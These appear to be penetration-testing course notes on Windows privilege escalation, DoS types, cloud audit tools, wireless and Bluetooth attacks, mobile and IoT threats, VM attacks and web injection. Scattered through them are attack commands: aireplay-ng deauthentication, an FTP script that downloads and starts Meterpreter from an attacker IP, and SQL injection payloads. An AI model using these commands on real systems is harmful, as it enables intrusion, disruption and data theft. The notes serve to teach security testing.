Local Windows User Account Control (UAC) bypass	Bypass local UAC. One way is to use process injection to leverage a trusted publisher certificate
Weak process permissions	Find processes with weak controls and then see if you can inject malicious code into those processes.
Shared folders	Search for sensitive information in shared folders, as it is common for them to have few or no restrictions.
Dynamic Link Libraries (DLL) hijacking	Elevate privileges by exploiting weak folder permissions, unquoted service paths, or applications that run from network shares. Additionally, you can replace legitimate DLLs with malicious ones.
Writable services	Edit the startup parameters of a service, including its executable path and account. You could also use unquoted service paths to inject a malicious app that the service will run during startup.
Missing patches and misconfigurations	Search for missing patches or common misconfigurations that can lead to privilege escalation.

DoS attack types:

Attack Type	Description	Tool Examples
Packet flood	Create and send massive amounts of TCP, UDP, ICMP, or random packet traffic to target. Can include different TCP flag variants.	hping3, Nemesy, XOIC, Low Orbit Ion Cannon (LOIC)
SYN flood	Create and send massive amounts of TCP SYN packets.	hping3, Metasploit auxiliary/dos/tcp/synflood
Slowloris	Keep multiple fake web connections open for as long as possible, until the maximum number of allowed connections is reached. Slowloris will allow one web server to take down another without impacting other ports or services on the target network.	Nmap Slowloris script, R-U-Dead-Yet (RUDY)
NTP amplification	Send spoofed NTP queries to publicly available NTP servers to overwhelm a target.	NTPDos, NTPDoser, Saddam
HTTP flood attack	Use seemingly legitimate HTTP GET or POST requests to attack a web server. Does not require spoofing or malformed packets but can consume a high number of resources with a single request.	High Orbit Ion Cannon (HOIC), Low Orbit Ion Cannon (LOIC), GoldenEye HTTP Denial Of Service Tool
DNS flood attack	Consume all CPU or memory of a DNS server with a flood of requests.	Hyenae
DNS amplification attack	Multiple public DNS servers receive spoofed queries and respond to a target.	Saddam

Discovering ScoutSuite:

ScoutSuite is an open-source tool written in Python that can be used to audit instances and policies created on multicloud platforms, such as AWS, Microsoft Azure, and Google Cloud. ScoutSuite collects data from the cloud using API calls. It then compiles a report of all the objects discovered, such as VM instances, storage containers, IAM accounts, data, and firewall ACLs.

The team can configure rulesets to categorize each object with a severity level, if a policy is violated. For example, the following rule will flag unauthenticated access to a Simple Storage Service (S3) bucket with a severity level of *danger*:

```
"allow-unauthenticated-access-to-s3-bucket": [
{
"enabled": true,
"level": "danger"
}]
```

Using Prowler:

Prowler is an audit tool for use with Amazon Web Services only. It can be used to evaluate cloud infrastructure against the Center for Internet Security (CIS) benchmarks for AWS, plus additional GDPR and HIPAA compliance checks.

Testing with Pacu:

Pacu is designed as an exploitation framework to assess the security configuration of an AWS account. It includes several modules so the team can attempt exploits such as obtaining API keys or gaining control of a VM instance. For example, the module shown in the screenshot below will enumerate user accounts:

```
Pacu (test:Bobby) > run iam_enum_permissions --all-users
Running module iam_enum_permissions...
[iam_enum_permissions] Permission Document Location:
[iam_enum_permissions] sessions/test/downloads/confirmed_permissions/

[iam_enum_permissions] Confirming permissions for users:
[iam_enum_permissions] Andy...
[iam_enum_permissions] Permissions stored in user-Andy.json
[iam_enum_permissions] Bobby...
[iam_enum_permissions] Permissions stored in user-Bobby.json
[iam_enum_permissions] Scouter...
[iam_enum_permissions] Permissions stored in user-Scouter.json
[iam_enum_permissions] iam_enum_permissions completed.

[iam_enum_permissions] MODULE SUMMARY:
Confirmed permissions for 3 user(s).
Confirmed permissions for 0 role(s).

Pacu (test:Bobby) > █
```

Using Pacu to enumerate user accounts (©2018 Rhino Security Labs, Inc.)

Pacu focuses on the post-compromise phase, so the team can drill down into the system to escalate privileges, launch additional attacks, or install a backdoor.

Assessing with Cloud Custodian:

Cloud Custodian is an open-source cloud security, governance, and management tool designed to help the administrator create policies based on resource types. When run, you'll be able to see which resources will leave you vulnerable then enforce policies to automatically correct the vulnerabilities.

Cloud Custodian can help you achieve the following:

- Notify users in real time if mistakes are made.
- Ensure compliance in terms of encryption, access requirements, and backups.
- Shut down during off hours and manage garbage collection.

Testing Wireless Networks

Discover Wireless Attacks

Securing wireless transmissions:

Over the years, the predominant encryption standard, Wi-Fi Protected Access (WPA), has evolved to ensure improved protocols to secure wireless communication.

- **WPA** features the Temporal Key Integrity Protocol (TKIP). TKIP dynamically generates a new 128-bit key for each packet. In addition, WPA includes a Message Integrity Check (MIC), which provides a stronger method (than a CRC) to ensure data integrity.
- **WPA2** is an improvement of WPA and replaced RC4 and TKIP with Counter Mode CBC-MAC Protocol (CCMP) using AES.
- **WPA3** includes advanced features to secure wireless transmissions such as 192-bit encryption when using WPA3-Enterprise mode (used in business LANs). It also features improved authentication, employs a 48-bit initialization vector, and uses Protected Management Frames (PMFs) to prevent exposure of management traffic.

A deauthentication (deauth) attack will boot the victim from an AP and force them to reauthenticate

There are several tools that can perform deauthentication.

You can use [airodump-ng](#) to sniff for the handshake:

```
airodump-ng -c <channel> --bssid <MAC address> -w capture wlan0
```

You can either deauthenticate a single client or all clients on a WAP. The following is an example of using [aireplay-ng](#) to deauthenticate all clients on a WAP:

```
aireplay-ng -0 1 -a <MAC address> wlan0
```

The `-0 1` flag specifies that the tool will send one deauthentication message. Using the `-a` flag, you specify the MAC address of the targeted access point. You can also use the `-c` flag with the MAC address of a target client in case you only want to knock a single client off the WAP instead of every client.

In addition to software, a hardware tool like Wi-Fi Pineapple can launch a deauthentication attack.

Jamming an attack in which radio waves disrupt 802.11 wireless signals

wifi jammer a Python script that can jam or disrupt the signals of all WAPs in an area

Attacking WPA:

Most Wi-Fi networks today use WPA/WPA2 to provide a more robust method of preventing an attack. As a result, cracking a WPA/WPA2 password can be challenging. If you have managed to grab the password hashes during the handshake, you can use dictionary-based and brute force methods to try to crack the password offline.

The strength of encryption used in WPA/WPA2 makes an attack difficult; however, it can be achieved in the following circumstances:

- When using WPA, the use of rotating keys and sequence numbers can make a cracking attempt more difficult. However, WPA is still susceptible to dictionary attacks if a weak passkey has been chosen.
- When using WPA2, an attack might be possible by launching a key reinstallation attack (KRACK), which can intercept and manipulate the WPA2 4-way handshake.

Accessing the WPS PIN:

The WPS process is designed to streamline setting up a secure Wi-Fi network and enroll devices. However, along with the convenience comes a security risk, as a malicious actor may be able to access a WPS device by using either a physical attack or brute force the PIN.

A physical attack takes advantage of the "push to connect" feature found on many routers. When launching this attack, the malicious actor will need to be physically close to the device. For example, there might be a router in a doctor's office that is in plain sight. In that case, a malicious actor can get close to the device and connect to the network, by doing the following:

- Press the WPS button on the router
- Select and connect the appropriate network on the laptop or other mobile device.

Reaver command-line tool used to perform brute force attacks against WPS-enabled access points - included in Kali Linux

- Search and identify access points that are using WPS
- Once identified, Reaver will begin sending numerous PINs to the device, which you will see in the terminal: `Trying pin 12345670, Trying pin 00056748 ...`
- If the basic attack isn't successful, Reaver has advanced options, such as "Don't send NACK packets when detecting errors," or "Delay 15 seconds between PIN attempts".


Keep in mind when launching a WPS attack using Reaver, this can take quite a while. In addition, an online attack might also be challenging, as many WAPs have a lockout function that activates after a certain number of failures. However, with Reaver you can slow the probes or pause and resume the attack later.

Launching an on-path attack:

When using 802.1X authentication, there are three main entities. The entities include a **Supplicant** (or Wi-Fi client), the **Authenticator** (or WAP), and the Authentication Server (AS), which is generally a RADIUS server that provides the authentication, as shown in the graphic:

To protect a communication stream, there are many variations of Extensible Authentication Protocol (EAP) which creates an encrypted tunnel between the supplicant and authentication server. Choices include:

- Protected Extensible Authentication Protocol (PEAP)
- EAP with Tunneled TLS (EAP-TTLS)
- EAP with Flexible Authentication via Secure Tunneling (EAP-FAST)



Protected Extensible Authentication Protocol (PEAP) EAP implementation that uses a server-side certificate to create a secure tunnel for user authentication, referred to as the inner method

When using PEAP, once the server has authenticated to the supplicant, user authentication can then take place through a secure tunnel to protect against sniffing, password-guessing/dictionary, and on-path attacks.

The user authentication method, also referred to as the "inner" method, can use either MS-CHAPv2 or EAP-GTC. The Generic Token Card (GTC) method transfers a token for authentication against a network directory or using a one-time password mechanism.

To provide a secure connection there are two requirements:

- The inner, protected authentication must be secure so a malicious actor cannot sniff the password.
- The client *must validate* the server certificate.

If the client doesn't validate the server's certificate, a malicious actor can put up a rogue AP and pass a bogus certificate to the client. At that point, if the client approves or overrides the invalid server certificate, this will allow the malicious actor to steal the client's credentials and use them to successfully authenticate to the real server.

In an on-path attack, a malicious actor sits in the middle of the stream and intercepts the genuine certificate. The malicious actor then passes a bogus certificate to the client as shown:



An **evil twin** is a wireless access point that deceives users into believing that it is a legitimate network access point

Explore Wireless Tools

Monitoring with Aircrack-ng:

The Aircrack-ng suite of utilities is one of the early tools designed for wireless network security testing. The suite is made up of several command-line tools used for wireless monitoring, attacking, testing, and password cracking.

The principal tools in the suite are as follows:

- **Airmon-ng**—will enable and disable monitor mode on a wireless interface. Airmon-ng can also switch an interface from managed mode to monitor mode.
- **Airodump-ng**—provides the ability to capture 802.11 frames and then use the output to identify the Basic Service Set ID (MAC address) of the access point along with the MAC address of a victim client device.
- **Aireplay-ng**—Inject frames to perform an attack to obtain the authentication credentials for an access point, which is usually performed using a deauthentication attack.

Discovering Kismet:

Kismet is included in Kali Linux and has many different functions. In addition to capturing packets, it can also act as a wireless intrusion detection system. Once up and running, Kismet will search for wireless networks and identify what device is transmitting the traffic. In addition, if Kismet captures any handshake packets, it will preserve them to attempt to crack the password later.

Kismet primarily works on Linux and OSX on most Wi-Fi and Bluetooth interfaces. In addition to specialized adapters, it can also capture traffic when using software defined radio (SDR) devices. While it's possible to run Kismet on Windows, using the Windows Subsystem for Linux (WSL) framework, you will need to run it remotely on a Kismet capture source, such as a Wi-Fi pineapple.

Assessing the WLAN with Wifite2:

Wifite2 is a wireless auditing tool you can use to assess the WLAN. Once you launch Wifite2, you can begin a site survey and identify any active targets. After gathering the information, it will display a list of known targets and hidden access points. In addition, Wifite2 will display whether the network advertises WPS along with the type of encryption in use.

Once the network information is presented, you can select a target and begin an attack. Wifite2 can launch a variety of attacks to retrieve the password of a WAP, including the following:

- WPS (online) brute force PIN attack
- WPS (offline) Pixie attack
- WPA (offline) crack attempt
- WPA Pairwise Master Key Identifier (PMKID) (offline) crack attempt

If you select a group of targets, Wifite2 will proceed to attempt to capture handshakes and then attack the easiest targets first, such as a WPS Pixie attack. Once done it will then move to more challenging targets. It's important to note, Wifite2 will move to the next target if the attempt is not successful and will not spend an exaggerated time period on any one target.

Spooftooph a tool that can spoof or clone a Bluetooth enabled device

One tool that can either spoof or clone a Bluetooth device is Spooftooph. Keep in mind, before making any changes to a Bluetooth adapter, you must run Spooftooph with root privileges. Once in root, you can do the following:

- Specify or randomly generate the name, class and address.
- Scan for in-range devices and choose which device to clone.
- Clone random in range devices at random time intervals.
- Output scan results to a log file for use at a later time.

Auditing with Fern:

Fern is a Python-based program used to test wireless networks. Fern runs on a Linux OS and is able to recover WEP/ WPS/WPA/ keys using a variety of methods. Methods include bruteforce, dictionary, session hijacking, replay, and man in the middle attacks.

Prior to using Fern, you'll need to make sure you have all essential dependencies such as:

- Python
- Aircrack-NG
- Macchanger

Power of EAPHammer:

EAPHammer is another Python-based toolkit with a wide range of features. Included in Kali Linux, it provides several options that the team can use to launch an attack on a WPA2-Enterprise 802.11a or 802.11n network in an easy-to-use platform.

Prior to using EAPHammer, you'll need to make sure you have all essential dependencies such as apache2, dnsmasq, and libssl-dev, along with generating any necessary TLS certificates. Once you have checked your dependencies and performed any necessary updates, you can plan your attack.

For example, you can launch a karma attack using an evil twin and trick someone into joining the bogus network. In addition, EAPHammer can also steal RADIUS credentials such as WPA-EAP and WPA2-EAP authentication, conceal or cloak an SSID, and perform captive portal attacks to capture Active Directory credentials.

Testing the Wi-Fi with MDK4:

MDK4 is a powerful Linux based tool that features a wide range of attacks. It supports 2.4 to 5GHz and has nine attack modules. Each attack module is denoted by a single letter. A few of the attack modes are as follows:

- **Mode b:** create the appearance of many wireless networks
- **Mode a:** authentication DoS will send multiple authentication frames to WAP in range with the intent of overwhelming the AP
- **Mode p:** probes AP for SSID and bruteforce any hidden SSIDs
- **Mode d:** will send a deauth to disconnect and disassociate all clients from an AP
- **Mode w:** will provoke an Intrusion Detection and Prevention Systems confusion attack

Targeting Mobile Devices

Recognize Mobile Device Vulnerabilities

Mobile device deployment models:

- Bring your own device (BYOD)
- Corporate owned, business only (COBO)
- Corporate owned, personally enabled (COPE)
- Choose your own device (CYOD)

Enterprise Mobility Management (EMM) a class of management software designed to apply security policies to mobile devices and apps in the enterprise

Mobile Device Management (MDM) process and supporting technologies for tracking, controlling, and securing the organization's mobile infrastructure

Mobile Application Management (MAM) sets policies for apps

Jailbreak removes the protective seal and any OS specific restrictions to give users greater control over the device

Recognizing threats to business logic:

- **Deperimeterization**—employees that take sensitive data outside of the corporate perimeter and do not properly secure their devices will risk data exfiltration.
- **Strained infrastructure**—the addition of multiple devices can place a strain on the network and cause it to stop functioning at optimum capacity and may lead to an unintentional DoS.
- **Forensics complications**—dealing with BYOD during a forensic exercise may prove difficult or even impossible and compromise the integrity of an investigation.
- **Lost or stolen devices**—unencrypted data on a phone or tablet is at risk of compromise if that phone or tablet is lost or stolen.

patching fragmentation a threat that can occur when device updates are not implemented in a timely manner

Other issues related to mobile devices that can affect the business logic process include the following:

- **Lack of antimalware protection**—Not only can malware infect a user's device, but it could likewise spread throughout the network when the device connects. Many mobile devices lack built-in anti-malware software.
- **Using known vulnerable components**—can occur when developers use components that have known vulnerabilities and have not thoroughly tested components and applications prior to publishing.
- **Dependency vulnerabilities**—exist as some applications on the surface are secure; however, they may have to be dependent on other applications that are vulnerable. This dependency can result in widespread vulnerabilities that can affect the entire system.
- **Mobile device storage**—might be insecure or less protected, allowing a malicious actor to gain access to sensitive data on the device.
- **Passcode vulnerabilities**—commonly occur as not all systems require frequent password changes. In some cases, the user may fail to implement any password on the device. In addition, although multi-factor authentication can be a more secure option when defending a mobile device, the user may choose not to use this option.

Launch Attacks on Mobile Devices

- **Spyware**—records keystrokes and other activity and sends to a collection site.
- **Trojans**—appear as a useful program, such as a game or utility, but contain malware that allows hackers to take control of the victim's computer remotely.
- **Rootkits**—provide a backdoor for illegal access to a host.
- **Viruses**—can self-replicate, yet need a way to propagate to other hosts.
- **Worms**—are a virus sub-class that have the ability to spread without any help from a transport agent such as an email attachment.

- **Vishing** is phishing using Voice over Internet Protocol (VoIP). This attack is possible as it is easy to spoof the sender information when using a VoIP call.
- **SMISHing** is a form of phishing that uses text messages to entice users to click on a link or provide information.
- **Drive by downloads** can occur while browsing the Internet, as a victim can click on a link that will download malicious software. Many times, the victim is unaware of this activity.
- **Spamming** is sending unsolicited ads and calls to a mobile user, which can be done either by using a text or phone call.
- **Browser Hijackers** take a web request and send it to another search engine or display persistent advertising, with the goal of stealing information.

bluejacking sending an unsolicited message or picture message using a Bluetooth connection

bluesnarfing a wireless attack where an attacker gains access to unauthorized information on a device using a Bluetooth connection

Reverse engineering the process of analyzing the structure of hardware or software to reveal more about how it functions

Sandbox analysis using a virtualized environment, this provides a safe environment to analyze malware

Outline Assessment Tools for Mobile Devices

- **Mobile Device Assessment**—provides an overview of compliance and business logic issues.
- **BYOD Approval**—selects appropriate devices and creating policies.
- **Secure App Development**—creates organization specific apps in-line with organizational policy.
- **Mobile APP Testing**—includes Static Application Security Testing (SAST) and Dynamic Application Security Testing (DAST).

Kali Linux:

When you need a suite of tools that has built-in apps designed to conduct penetration testing on a variety of devices, many will turn to Kali Linux. Kali is updated frequently by Offensive Security and includes applications such as:

- **Ettercap** is a suite of tools that can be used to launch various types of Man In The Middle (or on-path) attacks.
- **Android SDK tools** have packages so you can design, build, and test mobile apps for Android devices along with reverse engineering an existing device.
- **Burp Suite** is an integrated platform for testing web applications along with a mobile assistant designed to test iOS devices.

Mobile Security Framework (MobSF):

The MobSF can provide an automated evaluation of code and malware analysis using both static and dynamic analysis as follows:

- **Static analysis** can evaluate both Android and iOS.
- **Dynamic analysis** is able to assess an Android platform.

The framework conducts a thorough assessment to determine parameters such as OS reputation, whether it has been rooted or jail broken, and app security.

Mobile application security testing guide:

The MASTG provides an intuitive framework that steps you through the assessment process. Key elements include:

- A dashboard to summarize testing information along with contact information
- Security recommendations for both Android and iOS devices
- Specifications for testing resiliency against reverse engineering and tampering

Using Frida and Objection:

Some tools work in symphony with one another. Two examples are the tools Frida and Objection.

Frida is an open-source tool that can work with a wide range of operating systems. It includes custom developer tools that help the PenTest team during application PenTesting, as you can examine the plaintext data that is being passed. In addition, Frida has many other features that allow you to do the following:

- Dump process memory
- In-process fuzzing
- Anti-jailbreak (or root) detection
- Change a program's behavior

When using Frida, the PenTest team can also use another powerful tool, Objection, a runtime exploration toolkit that works on iOS devices. Objection is a scriptable debugger that allows you to perform various security related tasks on unencrypted iOS applications.

With Objection, the team can run custom Frida scripts and interact with the filesystems on non-jailbroken iOS devices. It uses Frida to inject objects into an application and then monitors the behavior. You can also simulate a jailbroken environment and observe an iOS application within the existing constraints of a sandbox environment or dump the iOS keychain.

Debugging applications:

During the PenTest process, the team might need to decompile executables and observe their behavior. Drozer is open-source software used for testing for vulnerabilities on Android devices. Drozer is an attack framework that allows you to find security flaws in the app and devices. It works as a client-server model and lets you assume the role of an Android app so you can observe the behavior of the app as it interacts with other apps.

An APK file is an app designed to run on an Android device. Two Android application decompilers that work with APK files are the APKX tool and APK Studio, and these can be used to monitor the behavior of an APK file. The difference is as follows:

- APKX tool is an Android APK decompiler that allows you to pull and analyze the Java source code to see what's going on inside.
- APK Studio is an integrated development environment (IDE) designed so you can decompile and/or edit an APK file.

Evaluating with Postman:

An API is a set of commands that is used to send and receive data between systems, such as a client and a server. Prior to deployment, it's good practice to test any APIs in your project. One tool that the team can use is Postman, which provides an interactive and automatic environment used to interact and test an HTTP API.

Along with having an intuitive GUI for constructing API requests, Postman is rich with features so that you can accomplish the following:


- Explore and create an API.
- Build and run a test suite.
- Work with other team members.
- Analyze results and run reports.
- Integrate within the DevOps life cycle.

Attacking Specialized Systems

Identifying Attacks on the IoT

- **Machine-to-machine (M2M)**—communication between the IoT device and other traditional systems such as a server or gateway
- **Machine-to-person (M2P)**—communication between the IoT device and the user

Analyzing the IoT attack surface:



The attack surface is all the points at which an adversary could interact with the system and launch an attack. For example, we see the following elements that can potentially be compromised:

1. The IoT device, such as an automobile, health monitor, or camera
2. The method to connect with cloud resources
3. The application programming Interface (APIs), along with protocols, such as Message Queuing Telemetry Transport (MQTT), Constrained Application Protocol (CoAP), and custom interfaces
4. The business logic and decision engines along with data storage
5. The interface or app to monitor or control the device

Many IoT devices use Bluetooth or Bluetooth Low Energy (BLE) - which is Bluetooth that uses less energy

Although a popular technology, BLE devices can leak sensitive data. Malicious actors can capture data that is in cleartext and result in data leakage, which can expose the following:

- Discover the device model, software, and version
- Monitor smart home activities
- Gather e-mail addresses and phone numbers
- Eavesdrop voice assistant commands

Leveraging the protocols:

CoAP works within a constrained network to transfer data in a number of different devices. CoAP uses UDP as a transport layer protocol and, as a result, could benefit from using Datagram Transport Layer Security (DTLS) to improve security. However, there isn't any method to provide security for group communication.

Some common attacks to CoAP include:

- A **coercive parsing attack**, which will attempt to exhaust system resources by sending a Simple Object Access Protocol (SOAP) message with multiple open tags in the body, as shown in the graphic:

```
<soapenv:Envelope xmlns:soapenv="..." xmlns:soapenc:"...">
<soapenv:Body>
<ns:createDataStore>
<ns:dataStoreConfig>
  <x>...
  <x>...
  <x>...
  <!--As many as the attacker feels is required-->
```

XML Parser

Code used in Parsing Attack

- **Spoofing** is possible because UDP does not use a handshake, and a rogue endpoint can read and write messages. This can have a greater implication, for example, when getting the device to accept malicious code
- **Packet amplification** is an attack where a malicious actor will first search for a list of abusable IP addresses. Once obtained, the next step is to send a flood of UDP packets to a DNS server where the source IP address is set as the victim. A DNS response is always larger than the request. The flood of responses results in packet (and bandwidth) amplification.

Message Queuing Telemetry Transport (MQTT) carries messages between devices. MQTT uses authentication when communicating with other devices; however, the data is not encrypted and can be vulnerable to an attack.

Some of the threats to MQTT include:

- **Sniffing**, which is possible because the data is not encrypted and can be captured and read as it passes between the devices, which is an attack on confidentiality.
- **Data modification**, which can occur if a malicious actor obtains the traffic while data is being transferred between devices during a MITM attack. The malicious actor can then modify the data, which is an attack on integrity.
- **Joining a botnet**, using Shodan, a malicious actor can search for and poison unsecured IoT devices using MQTT so they can become a part of a botnet. This can lead to an attack on availability.


Recognize Other Vulnerable Systems

A **data center** is a large group of servers that provides storage, processing, and distribution of critical company data for the network clients

• **Direct Attached Storage (DAS)** is storage attached to a system such as a hard drive in a server, instead of being accessed over the network

• **Networked Attached Storage (NAS)** is a group of file servers attached to the network dedicated to provisioning data access

• **Storage Area Network (SAN)** is a separate subnetwork typically consisting of storage devices and servers that house a large amount of data



Industrial control systems:

A related concept is the **Industrial Internet of Things (IIoT) or Industry 4.0**, which can optimize the way SCADA handles data. IIoT is a complement to a SCADA system as it merges the control functionality with the data collecting ability of an IoT device. IIoT devices collect a large volume of data, that can be used in the following ways:

- Make logic decisions when controlling systems
- Make business decisions when projecting future needs.

One of the roles of an ICS is that it can control critical infrastructure resources, such as water, electrical grids, transportation, telecommunication, and health services. If critical infrastructure resources are damaged or destroyed, this will cause significant negative impact to the economy, public health, safety, and security of a society.

Fuzzing the system:

One technique to see if there are any misconfigurations is by fuzzing the system, which sends a running application random and unusual input and monitor how the app responds.

When setting up the fuzzer, the team can select what objects are to be tested. Selections can include:


- Configuration files
- Source code files
- Logs and archives
- Documents and web files

Once run, the fuzzer will search for objects and report the findings, as shown in the table:

URL	Summary
/example/login.php	Admin login page/section found
/example/.git/config	Git config file found
/example/config	Directory indexing located


Explain Virtual Machine Vulnerabilities

Type I hypervisor is installed directly onto the computer and manages access to the host hardware without going through a host OS



Type I hypervisor applications include VMware ESXi Server, Microsoft's Hyper-V, and Citrix's XEN Server.

Type 2 hypervisor application is itself installed onto a host OS - the hypervisor software must support the host OS, and the computer must have resources to run everything



Examples of host-based hypervisors include VMware Workstation, Oracle Virtual Box, and Parallels Workstation.

VM sprawl configuration vulnerability where provisioning and deprovisioning of virtual assets is not properly authorized and monitored

Protecting repositories:


A VM repository is a location that is used to store VM templates or images and contains the configuration files used to create additional VMs. As a result, it's essential to protect the repository.

Consider the following, if a template has malware, when new VM's are generated from the infected template, this then could propagate throughout the organization.

In addition, it's important to understand that the security capabilities of virtual networking appliances may differ between vendors or configurations. For example, virtual switches in certain modes may not behave fully like physical switches, in that they may fail to isolate traffic between hosts within a virtual network. As a result, an attacker inside one VM may be able to sniff all traffic from another VM on the same virtual switch.

Containerization an OS virtualization deployment containing everything required to run a service, application, or microservice

Container vs. VMs



Attacking a virtual environment:

Virtual environments can fall victim to an attack. The attacks can range in the type of attack and what environment is affected, as follows:

Class 1 – the attack happens outside of the VM.

Class 2 – the attack directly affects a VM.

Class 3 – the attack originates within the VM and is the attack source.

VM escape is an attack where malware running in a VM is able to interact directly with the hypervisor or host kernel

hypervisor is software or firmware that creates and manages virtual machines on the host and facilitates interaction with computer hardware and network

Hyperjacking is when a malicious actor takes control of the hypervisor that manages a virtual environment. Once the malicious actor has taken control of the hypervisor, they will have all the required privileges and can take full control of the environment. In addition, they will be able to access every VM along with the data stored on them and can then use any guest OS as a staging ground to attack other guests.

Web Application-Based Attacks

Recognize Web Vulnerabilities

Outlining the Owasp top 10:

A1:2021-Broken Access Control

A2:2021-Cryptographic Failures

A3:2021-Injection

A4:2021-Insecure Design

A5:2021-Security Misconfiguration

A6:2021-Vulnerable and Outdated Components

A7:2021-Identification and Authentication Failures

A8:2021-Software and Data Integrity Failures

A9:2021-Security Logging and Monitoring Failures

A10:2021-Server-Side Request Forgery (SSRF)

Code signing the method of using a digital signature to ensure the source and integrity of programming code

Launch Session Attacks



Session hijacking a malicious actor steals a user's session credential then uses it to impersonate the user

A **cookie** is a text file used to store information about a user when they visit a website

Session fixation an attack that forces a user to browse a website in the context of a known and valid session

Session replay this requires having access to the user authentication process itself, so that it can be intercepted and repeated

Cross-Site Request Forgery (CSRF) a malicious script hosted on the attacker's site that can exploit a session started on another site in the same browser



Server-Side Request Forgery (SSRF) an attack where an attacker takes advantage of the trust established between the server and the resources it can access, including itself

There are two main types of **privilege escalation**:

• **Vertical privilege escalation** is where a user or application can access functionality or data that should not be available to them

• **Horizontal privilege escalation** is where a user accesses functionality or data that is intended for another user

Upgrading a non-interactive shell:

In Windows, for example, we could create a text file with the lines necessary to launch FTP with it as a script and download Meterpreter from the attacker machine:

```
echo open 192.168.0.101 21 > ftp.txt  
echo user >> ftp.txt  
echo pass >> ftp.txt  
echo binary >> ftp.txt  
echo GET meterpreter.exe >>ftp.txt  
echo quit >>ftp.txt  
ftp -s:ftp.txt  
start meterpreter.exe
```

This will connect to X on port 21, provide "user" as the username and "pass" as the password, set binary mode for file transfer, and download meterpreter.exe.

There are different methods to upgrade a non-interactive shell to an interactive one. To solve this in Linux, depending on distribution and implementation, it can be as simple as launching bash in interactive mode:

```
/bin/bash -i
```

Business logic flaws vulnerabilities that arise from implementation and design issues that lead to unintended behavior

Some of the most common APIs include:

- RESTful: API based on REST (Representational state transfer)
- XML-RPC: Extensible Markup Language-Remote Procedure Call
- SOAP: Simple Object Access Protocol

Plan Injection Attacks

SQL injection an attack that injects a database query into the input data directed at a server by accessing the client side of the application

For example, consider a web form that is supposed to take a name as input. If the user enters "Bob," the application runs the following query:

```
SELECT * FROM tbl_user WHERE username = 'Bob'
```

If a threat actor enters the string ' or 1=1# and this input is not sanitized, the following malicious query will be executed:

```
SELECT * FROM tbl_user WHERE username = '' or 1=1#
```

The logical statement 1=1 is always true, and the # character turns the rest of the statement into a comment, making it more likely that the web application will parse this modified version and dump a list of all users.

Stack multiple queries the process of modifying the SQL query to include new query type

For example, let's say you have a product search form that you've probed for SQL injection weaknesses. You could perform the following query on the search form to try to merge the **users** table with the **products** table, looking for the first two values from **users**:

```
UNION SELECT '1', '2' FROM users--
```

However, UNION operations only work when both queries (i.e., the initial SELECT from **products** and the UNION SELECT from **users**) have the same number of columns. So if the **products** table has five columns, you need to adjust your injection to include them:

```
UNION SELECT '1', '2', '3', '4', '5' FROM users--
```

